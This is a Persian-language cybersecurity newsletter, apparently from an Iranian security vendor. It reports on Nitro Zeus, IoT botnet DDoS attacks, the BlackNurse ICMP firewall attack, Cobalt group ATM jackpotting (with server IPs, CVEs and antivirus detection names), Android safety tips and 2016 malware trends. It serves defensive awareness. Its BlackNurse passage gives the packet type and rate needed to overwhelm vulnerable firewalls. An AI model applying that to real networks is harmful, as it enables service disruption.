عضو سازمان پدافند غیرعامل افزایش پایداری و تولید قدرت در حوزه سایبری و تداوم فعالیت‌های ضروری برای مدیریت بحران را از دیگر اقداماتی عنوان کرد که توسط سازمان پدافند غیرعامل برای جلوگیری از آسیب‌پذیری زیرساخت‌های سایبری حیاتی و حساس کشور تعریف شده است.

البته لازم به توضیح است که طراحی و ساخت پروژه Nitro Zeus به ابتدای اولین دوره ریاست جمهوری اوباما در ۸ سال قبل مربوط می‌شود. در آن زمان، دولت آمریکا از ترس فعالیت های هسته ای ایران و قبل از شروع مذاکرات هسته ای با گروه ۵+۱، این پروژه سایبری را برای روز مبادا آماده کرده بود.

به گزارش شرکت مهندسی شبکه گستر، موضوع پروژه Nitro Zeus نخستین بار در زمان اکران فیلم مستندی به نام Zero Days به کارگردانی Alex Gibney به صورت عمومی مطرح شد.

در بهمن ماه سال ۹۴، روزنامه New York Times نیز در مقاله‌ای به بررسی این پروژه پرداخت. بر طبق توضیحات این روزنامه، در اوج طراحی و برنامه‌ریزی پروژه Nitro Zeus، گفته می‌شد که پیاده‌سازی آن نیازمند هزاران نفر از نیروهای مسلح و امنیتی آمریکا با ده‌ها میلیون دلار بودجه است. همچنین این پروژه نیازمند جاسازی دستگاه‌های جاسوسی در تجهیزات شبکه‌های زیرساخت ایران بود. به گزارش شرکت مهندسی شبکه گستر، در مقاله روزنامه New York Times گفته شده بود که پروژه Nitro Zeus پس از توافق هسته‌ای، حداقل در ظاهر، توسط دولت آمریکا بایگانی و کنار گذاشته شد.

اجرای حملات DDoS با ارتشی از تجهیزات هک شده

چندین سال است که کارشناسان در خصوص امنیت ضعیف وسایل و تجهیزات متصل به اینترنت موسوم به اینترنت اشیاء (IoT) هشدار داده‌اند. خوانندگانی که مطالب اتاق خبر شرکت مهندسی شبکه گستر را دنبال می‌کنند حتماً بخاطر دارند که در طی یک سال گذشته نمونه‌های مختلفی از سوءاستفاده تبهکاران سایبری از آسیب‌پذیری‌های موجود در این تجهیزات گزارش شده است.

به گزارش شرکت مهندسی شبکه گستر به نقل از سایت Computer World، در یکی از جدیدترین نمونه‌ها، در اوایل پاییز امسال، یک شرکت فرانسوی ارائه‌دهنده خدمات میزبانی سرور بر روی بستر ابری (Cloud) به نام OVH از اجرای دو حمله توزیع شده برای از کارانداری سرویس (DDoS) که در مجموع ۱ ترابیت بر ثانیه توان داشته‌اند بر ضد برخی سرورهایی که بر روی بستر این شرکت میزبانی می‌شدند خبر داد. منبع این حملات ۱۴۵,۶۰۷ دستگاه هک شده ضبط تصویر دیجیتال و دوربین تحت شبکه متصل به اینترنت اعلام شده است.

با در نظر گرفتن توان ایجاد ترافیک از ۱ تا ۳۰ مگابیت بر ثانیه توسط هر یک از این دستگاه‌های این شبکه مخرب (Botnet)، گردانندگان آن قادرند که حملات DDoS با توان ۱/۵ ترابیت بر ثانیه اجرا کنند.

مدتی پیش نیز krebsonsecurity.com که سایتی متعلق به یک روزنامه‌نگار امنیت سایبری با نام Brian Krebs است هدف حمله‌ای DDoS با توان ۶۲۰ گیگابیت بر ثانیه قرار گرفت. شدت این حمله آنقدر زیاد بوده که شرکت Akamai که خدمات حفاظت از این سایت را ارائه می‌کرد ناچار شد برای متوقف نشدن خدمات به سایر مشتریان، این سایت را در حالت محافظت نشده رها کند. توان این حمله نزدیک به دو برابر پرقدرت‌ترین حملاتی بوده که Akamai تا کنون مشاهده کرده است.

نشانه‌هایی وجود دارد که مشخص می‌کند حمله با کمک شبکه مخربی از اینترنت اشیاء اجرا شده بوده است. از جمله دستگاه‌های دخیل در این حملات می‌توان به رهیاب‌ها، دوربین‌های تحت شبکه و تجهیزات ضبط تصویر دیجیتال که در اینترنت با گذرواژه ضعیف یا تزریق شده در کد محافظت شده‌اند اشاره کرد. Brian Krebs گفته در نهایت سایت را با حفاظت Google Project Shield مجدداً آنلاین کرده است.

به گزارش شرکت مهندسی شبکه گستر، در مهر ماه شرکت ضدویروس Symantec نیز با انتشار گزارشی هشدار داد که روند هک شدن تجهیزات غیرامن در اینترنت اشیاء و سوءاستفاده از آنها برای اجرای حملات DDoS رو به افزایش است. همچنین این شرکت از استفاده مهاجمان سایبری از بدافزارهای چندبستری خبر داده که قادرند سیستم‌های مبتنی بر Linux را که معمولاً در ثابت افزار اینترنت اشیاء استفاده می‌شوند آلوده کنند.

بررسی‌های انجام شده توسط Symantec نشانی می‌دهد که اکثر این سیستم‌ها از طریق آسیب‌پذیری‌های مختص هر سخت‌افزار تسخیر نشده‌اند؛ بلکه اعمال نشدن حداقل تنظیمات امنیتی بر روی این دستگاه‌ها بوده که آنها را به یکی از دستگاه‌های شبکه مخرب تبدیل کرده است.

مهاجمان معمولاً اینترنت را با هدف شناسایی دستگاه‌هایی که پودمان‌های Telnet یا SSH بر روی آنها فعال است پویش کرده و در ادامه تلاش می‌کنند با اطلاعات اصالت‌سنجی پیش‌فرض به آنها نفوذ کنند. متأسفانه به همین سادگی شبکه‌ای مخرب متشکل از تعداد فراوانی از دستگاه‌های تحت کنترل این مهاجمان ایجاد می‌شود.

BlackNurse، حمله‌ای برای از کار انداختن دستگاه فایروال با یک لپ‌تاپ معمولی

در دوره‌ای که تعداد دستگاه‌های تسخیر شده در شبکه‌های مخرب از هر زمانی دیگر بیشتر شده و اجرای حملات توزیع شده برای از کاراندازی سرویس (DDoS) به یک از اصلی‌ترین دغدغه‌های بسیاری از سازمان‌ها تبدیل شده است، محققان روش حمله جدیدی را کشف کرده‌اند که در آن با یک لپ‌تاپ معمولی می‌توان دستگاه‌های فایروال با پهنای باند بالا را براحتی از کار انداخت.

به گزارش شرکت مهندسی شبکه گستر، در این روش جدید موسوم به BlackNurse، از نوع خاصی از بسته‌های Internet Control Message Protocol - به اختصار ICMP - استفاده می‌شود. معمولاً از پودمان ICMP برای بررسی برقرار بودن ارتباطات شبکه‌ای از طریق فرمان Ping استفاده می‌شود.

در حملات از کاراندازی سرویس رایج سعی می‌شود که سرور یا سایت هدف قرار گرفته شده توسط فرمان Ping مبتنی بر ICMP Type 8 Code 0 سرریز شود. حملاتی که با نام Ping Flood شناخته می‌شوند.

اما در Black Nurse با ارسال بسته‌های از نوع Type 3، به‌معنای Destination Unreachable و Code 3، به‌معنای Port Unreachable در پودمان مذکور، بخش قابل توجهی از منابع پردازشگر فایروال درگیر پردازش می‌شود.

بر طبق بررسی‌های محققان شرکت دانمارکی TDC که این روش جدید را کشف کرده‌اند، با ارسال ۴۰ تا ۵۰ هزار بسته از نوع ICMP Type 3 Code 3 در هر ثانیه می‌توان یک فایروال آسیب‌پذیر را سرریز کرد. پهنای باند مورد نیاز برای ارسال این تعداد بسته بین ۱۵ تا ۱۸ مگابیت بر ثانیه است. این بدان معناست که چنین حمله‌ای را می‌توان از روی یک لپ‌تاپ معمولی نیز اجرا کرد.

در زمان اجرا شدن چنین حملاتی عملاً فایروال از مدار خارج شده و ارتباطات کاربران متصل به آن دچار اختلال می شود.


این محققان برای بررسی مؤثر بودن این حملات از فایروال‌های Adaptive Security Appliance شرکت Cisco با تنظیمات پیش‌فرض استفاده کرده‌اند. به گزارش شرکت مهندسی شبکه گستر، شرکت Cisco در مستندات خود فعال گذاشتن پردازش ICMP Type 3 را توصیه کرده است. در این مستندات اشاره شده که بستن این نوع درخواست منجر به عدم شناسایی ICMP Path MTU و در نهایت مختل شدن ترافیک IPSec و PPTP می‌شود.


در فهرست اعلام شده توسط محققان TDC اسامی شرکت‌های دیگر سازنده فایروال نیز به چشم می‌خورد؛ اما برخی از آنها تنها با پیکربندی ناصحیح به این حمله آسیب‌پذیر هستند.


TDC، تنها در کشور دانمارک ۱/۷ میلیون دستگاه آسیب‌پذیر به حمله Black Nurse را شناسایی کرده است.

مشروح گزارش یافته‌های شرکت TDC از اینجا قابل دریافت است.

حمله گروه Cobalt به خودپردازهای بانک‌های اروپایی و آسیایی








به گزارش شرکت مهندسی شبکه گستر، شرکت روسی Group IB از اجرای حملاتی خبر داده که در آنها مهاجمان با رخنه به سیستم مرکزی بانک و بهره‌گیری از ابزارهای از راه دور خودپردازهای بانک را وادار به عرضه پول در زمانی مشخص می‌کنند. فرآیند وادار نمودن ماشین خودپرداز به عرضه پول بدون برداشت از حساب‌های بانکی به Jackpotting موسوم است. Diebold Nixdorf و NCR Corp دو سازنده بزرگ تجهیزات خودپرداز (ATM)، بدون نام بردن از بانک‌های آسیب‌دیده به خبرگزاری Reuters اعلام کرده‌اند که از اجرای این حملات آگاه هستند. سابقه حمله به ماشین‌های خودپرداز به حداقل پنج سال قبل باز می‌گردد. در نمونه‌های اولیه، اجرای حمله مستلزم وجود دسترسی فیزیکی مهاجم به دستگاه بود. در نتیجه تعداد کم و محدودی از ماشین‌های خودپرداز مورد حمله قرار می‌گرفتند. اما در این حملات دستگاه‌های خودپرداز به‌صورت فیزیکی مورد دست‌درازی واقع نشده‌اند.بر طبق گزارش Group IB، بانک‌های کشورهای ارمنستان، استونی، هلند، لهستان، روسیه، اسپانیا، انگلیس، قرقیزستان و مالزی از جمله اهداف این گروه بوده‌اند. گروه Cobalt از ایمیل‌های فیشینگ (Phishing) با پیوست حاوی بهره‌جو (Exploit) یا فایل اجرایی مخرب برای ورود به شبکه بانک استفاده می‌کند. در این ایمیل‌ها اینطور وانمود می‌شود که فرستنده بانک مرکزی اروپا (European Central Bank)، شرکت Wincor Nixdorf و یا یکی از بانک‌های محلی است. (تصاویر ادامه)

به گزارش شرکت مهندسی شبکه گستر به نقل از شرکت Group IB،



عنوان دامنه این ایمیل‌ها با دامنه رسمی بانک‌ها و شرکت مذکور یکسان است و مهاجمان این کار را با بکارگیری یک اسکریپت تغییردهنده عنوان دامنه بر روی سرور ارسال کننده انجام داده‌اند. همچنین بر اساس توضیحات شرکت Group IB ایمیل‌های فیشینگ از سمت دو سرور با نشانی‌های 88.212.208.115 و 5.101.124.34 که هر دو در کشور روسیه قرار دارند ارسال شده‌اند. مهاجمان Cobalt از آسیب‌پذیری‌های زیر نیز به‌منظور آلوده کردن دستگاه به بدافزار و ترفیع امتیازی (Privilege Escalation) حق دسترسی فایل مخرب اجرا شده بر روی دستگاه بهره‌جویی کرده‌اند:

- CVE-2014-4113
- CVE-2015-1701
- CVE-2015-2363
- CVE-2015-2426
- CVE-2015-1641

در گزارشی نیز که پلیس اروپا اخیراً منتشر کرده نسبت به افزایش بدافزارهای مرتبط با دستگاه‌های خودپرداز هشدار داده شده است؛ هر چند که در گزارش پلیس اروپا از روش موسوم به Skimming که در آن اطلاعات کارت اعتباری از طریق جاسازی یک قسمت جدید در بخش کارت‌خوان دستگاه خودپرداز مورد سرقت قرار می‌گیرد به‌عنوان یکی از روش‌های رایج یاد شده است. روش سنتی یافتن گردانندگان جرایم مالی آنلاین، دنبال کردن نقل و انتقالات پول سرقت شده است. کاری که این روزها به نتیجه رسیدن آن بسیار دشوار شده است. با این حال شرکت روسی Group IB معتقد است Cobalt با گروه Buhtrap که در فاصله آگوست ۲۰۱۵ تا ژانویه ۲۰۱۶ مبلغ ۲۸ میلیون دلار را از بانک‌های روسی سرقت کرده بودند مرتبط است. محققان Group IB شباهت‌هایی را در ابزارها و تکنیک‌های استفاده شده در حملات این دو گروه یافته‌اند.

هر چند سرقت‌های Buhtrap از طریق نقل و انتقالات متقلبانه و نه از طریق Jackpotting صورت می‌گرفته است. بدافزارهای استفاده شده گروه Cobalt که توسط دو شرکت ضدویروس McAfee و Bitdefender مورد بررسی قرار گرفته‌اند با نام‌های زیر شناسایی می‌شوند:

McAfee:

- GenericRXAE-BD!966CC404A4F6
- GenericRXAE-BD!DB6A8169F55A
- GenericRXAE-BD!7FA1AF2ADBA3
- GenericRXAE-BD!89889ADB22C6
- GenericRXAE-BD!0D21832C171E
- RDN/Generic PUP.z
- RDN/Generic.com
- RDN/Generic.grp
- Generic.ART
- BackDoor-FDKU!3EA9EF46E89F
- Exploit-CVE20120158-.ad
- Generic Exploit.f
- RDN/Generic.tfr

Bitdefender:

- Exploit.RTF-ObfsStrm.Gen
- Gen:Variant.Application.HackTool.CobaltStrike.1
- Gen:Variant.Graftor.286784
- Gen:Variant.Mikey.49574
- Gen:Variant.Mikey.55738
- Gen:Variant.Razy.81151
- Trojan.Generic.17428028
- Trojan.Generic.19103757
- Trojan.GenericKD.3430406

گزارش‌ها

برگزاری سمینار "کالبدشکافی تهدیدات سایبری" به مناسبت هفته پدافند غیرعامل

به مناسبت هفته پدافند غیرعامل، شرکت مهندسی شبکه گستر با حمایت اداره کل سازمان پدافند غیرعامل استانداری خوزستان اقدام به برگزاری سمینار"کالبدشکافی تهدیدات سایبری" در اهواز نمود.

به گزارش شرکت مهندسی شبکه گستر به نقل از استانداری خوزستان، در این سمینار که با حضور حدود ۳۰۰ نفر از مدیران و کارشناسان حوزه فن‌آوری اطلاعات از دستگاه‌های اجرایی استان، فرمانداری‌ها و شهرداری‌ها صبح روز یکشنبه، ۹ آبان ماه در سالن مخابرات این استان برگزار شد، آقای مهندس حری مدیرکل پدافند غیرعامل هشدار داد، همچنان که پیشرفت در عرصه‌های مختلف مدیون پیشرفت در حوزه فن‌آوری اطلاعات بوده است، به همان میزان نیز نباید از آسیب‌های متصور برای این حوزه غافل بود.

در ادامه این سمینار خانم مهندس اسماعیلی مشاور

فن‌آوری اطلاعات استانداری خوزستان با ارائه دوره‌ای آموزشی با عنوان "زیرساخت‌های کلید عمومی در کشور" به بیان مسائل و دغدغه‌های موجود در حوزه تجارت الکترونیک در کشور پرداخت.

وی با اشاره به نقش مهم تدوین استانداردها و وضع قوانین مورد نیاز در حوزه تجارت الکترونیک، آن را در رفع نگرانی‌های عمومی برای فعالیت در فضای کسب و کار مجازی، بسیار مهم دانست.

دیگر سخنران این سمینار، آقای مهندس صالح نساج مدیرکل ارتباطات و فن‌آوری اطلاعات استان خوزستان، با تشریح بخشنامه "استانداردها و الزامات فنی درگاه‌ها" به اهمیت رعایت استانداردها برای رسیدن به وضعیت امنیتی مطلوب اشاره نمودند.

پس از آن آقای مهندس محضرنیا، مدیر گروه پشتیبانی شرکت مهندسی شبکه گستر، به تشریح و کالبدشکافی جدیدترین تهدیدات سایبری در شش ماهه اول سال جاری پرداخت.

در این ارائه، مخرب‌ترین بدافزارها و حملات سایبری نوین مورد بررسی قرار گرفت و راهکارهای مقابله با آنها معرفی شد. در آخرین بخش، در جلسه پرسش و پاسخ به سئوالات

و ابهامـات شـرکت‌کنندگان بـه تشـریح پاسـخ داده شـد.

در برگـزاری ایـن سـمینار، شـرکت‌های پـارس آوان و پردازشـگر امـن، دو نماینـده اسـتانی شـرکت مهندسـی شـبکه گسـتر همکاری و مشـارکت فعالانـه‌ای داشـتند.

شـرکت مهندسـی شـبکه گسـتر، ارائـه دهنـده محصـولات و خدمـات در زمینـه امنیـت شـبکه از زمـان تاسـیس در سـال ۱۳۷۰، همـواره بـه امـر آگاه‌سـازی در زمینـه امنیـت فنـاوری اطلاعـات توجهـی خـاص داشـته اسـت. بخـش اخبـار شـبکه گسـتر، یکـی از غنی‌تریـن منابـع اطلاعاتـی در حـوزه امنیـت فنـاوری اطلاعـات بـه شـمار مـی‌رود. جدیدتریـن اخبـار و رویدادهـای امنیـت دنیـای دیجیتـال در ایـران و جهـان بطـور مسـتمر در اتـاق خبـر شـرکت مهندسـی شـبکه گسـتر در اختیـار عمـوم قـرار داده می‌شـود.

شبکه‌گستر

امنیت Android در جشن تولد هشت سالگی این سیستم عامل

۲ مهرماه، سیستم عامل Android هشت ساله شد. بر اساس آمار شرکت Gartner، این سیستم عامل بیش از ۸۵ درصد از بازار سیستم‌های عامل گوشی‌های هوشمند را در اختیار دارد. اما این سهم بالا آن را به هدفی بسیار مناسب برای تبهکاران سایبری تبدیل کرده است. به‌خصوص آنکه به‌نظر می‌رسد Android راهی طولانی برای آنکه سیستم عاملی امن خوانده شود پیش رو دارد. برای نمونه در کنفرانس DEF CON 24 که به تازگی برگزار شد محققان از وجود ۴ ضعف امنیتی موسوم به QuadRooter در این سیستم‌عامل خبر دادند. هر کدام از این چهار ضعف امنیتی مهاجم را قادر می‌کند تا کنترل دستگاه های با مجموعه‌تراشه Qualcomm را که در مجموع حدود ۹۰۰ میلیون دستگاه را تشکیل می‌دهند در اختیار بگیرد. اندکی بعد، تبهکاران با ارائه برنامکی جعلی با عنوان Fix Patch QuadRooter وعده ترمیم این ضعف امنیتی را به کاربران دادند. اما در عوض با نصب این برنامک جعلی تنها تبلیغ بود که به کاربر نمایش داده می‌شد. با وجود تدابیر سخت‌گیرانه بازار توزیع دیجیتال رسمی Play Store نظیر Google Bouncer و مرور انسانی برنامک‌ها، بارها شاهد ورود برنامک‌های مخرب به این بازار بوده ایم. برنامک‌هایی همچون Godless و CallJam تنها دو نمونه اخیر از این برنامک‌های مخرب هستند. بهره‌گیری از روش‌های مهندسی اجتماعی و فیشینگ (Phishing)، در هدف قرار دادن کاربران این سیستم عامل موضوع جدیدی نیست. در ابتدای سال ۲۰۱۶ میلادی، یک برنامک جعلی در Play Store منتشر شد که با جا زدن خود بجای شبکه اجتماعی Instagram بر روی دستگاه قربانیانی که اقدام به نصب آن کرده بودند بدافزار دانلود و اجرا می‌کرد. یا در نمونه‌ای دیگر، مهاجمان توانسته بودند بیش از ۳۴۰ برنامک مخرب نمایش دهنده تبلیغات غیراخلاقی را در بازه‌ای ۷ ماهه بر روی Play Store قرار دهند. هر یک از این برنامک‌ها بطور میانگین ۳،۶۰۰ بار دانلود شدند. اینها فقط بخش کوچکی از برنامک‌های مخرب بازاری هستند که ۲/۲ میلیون برنامک بر روی آن به اشتراک گذاشته شده است. در بازارهای توزیع دیجیتال غیررسمی که بسیاری از آنها فاقد کنترل‌های امنیتی هستند اوضاع به‌مراتب بسیار بدتر است. ویژگی مشترک تمامی این برنامک‌ها این است که در ظاهر برنامک‌های کاربردی و یا معروف سعی در تشویق کاربران به دانلود خود دارند. در صورتی هم که برنامک شناسایی شود، ویروس‌نویس با اعمال چند تغییر و ساخت برنامک در ظاهری متفاوت و با حداقل زحمت برای بازنویسی کدها باز هم شانس خود را امتحان می‌کند. ضمن اینکه ابزارهای ساخت بدافزار موبایل، نظیر DroidJack، AndroRAT و SpyNote حتی تبهکاران غیربرنامه‌نویس را نیز قادر به ساخت برنامک‌های مخرب می‌کنند. با این حال با رعایت موارد زیر می‌توان در برابر بدافزارهای تحت سیستم عامل Android در امان ماند:

- سیستم عامل و برنامک‌های نصب شده بر روی دستگاه همراه خود را همیشه به آخرین نسخه ارتقاء دهید.
- برنامک‌ها را فقط از بازار توزیع دیجیتال Play Store یا حداقل بازارهای مورد اعتماد معروف دانلود کنید. همچنین از غیر فعال بودن گزینه Unknown sources در بخش Settings و از فعال بودن گزینه Scan device for security threats در قسمت Google Settings دستگاه اطمینان داشته باشید. با غیر فعال بودن گزینه نخست، از اجرا شدن فایل‌های APK میزبانی شده در بازارهای ناشناخته بر روی دستگاه جلوگیری می شود. وظیفه گزینه دوم نیز پویش دوره ای دستگاه است.
- پیش از نصب هر برنامک امتیاز و توضیحات کاربران آن را مرور کرده و به نکات منفی توضیحات کاربران بیشتر توجه کنید.
- به حق دسترسی‌های درخواستی برنامک در زمان نصب توجه کنید. اگر فهرست آن به‌طور غیرعادی طولانی بود از نصب آن اجتناب کنید.
- از راهکارهای امنیتی قدرتمند برای حفاظت از دستگاه های همراه خود یا سازمانتان استفاده کنید.

روند بدافزارها در نیمه اول ۲۰۱۶


دنیای بدافزارها به‌سرعت و بصورتی بسیار پویا در حال تکامل است. این برنامه‌های مخرب که هر روز قابلیت‌های جدیدی به آنها افزوده می‌شوند به بخشی از زندگی روزمره متخصصان و فعالان امنیت دیجیتال تبدیل شده‌اند. به گزارش شرکت مهندسی شبکه گستر، شرکت Check Point با انتشار گزارشی، به بررسی وضعیت بدافزارها در نیمه اول سال میلادی ۲۰۱۶ پرداخته است.

باج‌افزارها، آغازگر عصری جدید در دنیای بدافزارها

بدون تردید، غوغایی که باج‌افزارها در سال میلادی جاری به پا کردند در تاریخ این نوع بدافزارها سابقه نداشته است. در نیمه نخست سال ۲۰۱۶، باج‌افزارها همواره در صدر اخبار تهدیدات سایبری بوده‌اند. علیرغم تلاش‌های شرکت‌های ضدویروس برای مقابله با این تهدیدات، تعداد فراوان، تنوع گونه‌ها و حرفه‌ای بودن این نوع بدافزارها سبب گردیده که بسیاری از کاربران و سازمان‌ها گرفتار این تهدید شوند. به گزارش شرکت مهندسی شبکه گستر، بر طبق آمار شرکت Check Point، Cryptowall، Locky و Cerber بیشترین سهم از آلودگی‌های باج‌افزارها را در شش ماهه اول سال ۲۰۱۶ در منطقه اروپا، خاورمیانه و آفریقا به خود اختصاص داده‌اند. (تصویر روبرو)

آشفتگی در بسته‌های بهره‌جو


مهاجمان از بسته‌های بهره‌جو (Exploit Kit) برای سوءاستفاده از ضعف‌های امنیتی و آلوده نمودن دستگاه‌ها به بدافزار استفاده می‌کنند. عدم توجه بسیاری از کاربران به نصب اصلاحیه‌های امنیتی سیستم‌عامل، مرورگر و سایر برنامه‌های کاربردی نصب شده بر روی دستگاه، نقش مؤثر استفاده از بسته‌های بهره‌جو را




در اجرای موفق حملات سایبری و آلوده نمودن سیستم‌ها پررنگ می‌کند. فروش بسته‌های بهره‌جو کسب‌وکاری پردرآمد برای گردانندگان این نرم‌افزارهای مخرب محسوب می‌شود. در نیمه اول سال ۲۰۱۶، تغییرات قابل توجهی در میزان استفاده از بسته‌های بهره‌جوی معروف رخ داده است. استفاده از دو بسته بهره‌جوی معروف Angler و Nuclear روندی نزولی داشته و بسته‌های بهره‌جوی Neutrino و Rig که در حملات اخیر باج‌افزار Cerber مورد استفاده قرار گرفتند، روندی افزایشی داشته است.

افزایش شبکه‌های مخرب موبایلی

شبکه‌های مخرب که به Botnet مشهورند، از تعداد قابل توجهی از کامپیوترهای کاربران عادی که به بدافزار خاصی آلوده شده‌اند و از طریق آن تحت کنترل گردانندگان شبکه مخرب قرار گرفته‌اند، تشکیل می‌شوند. در نیمه اول سال میلادی جاری شبکه‌های مخرب موبایلی که در آنها دستگاه‌های همراه آلوده شده به برنامک‌های مخرب تحت سیطره مهاجم قرار گرفته و از آنها برای اجرای حملات توزیع شده برای از کاراندازی سرویس (DDoS) استفاده شده، بیشتر از قبل مورد توجه قرار گرفت. نمودار صفحه بعد آمار بیشترین بدافزارهای موبایلی را در منطقه اروپا، خاورمیانه و آفریقا نمایش می‌دهد.



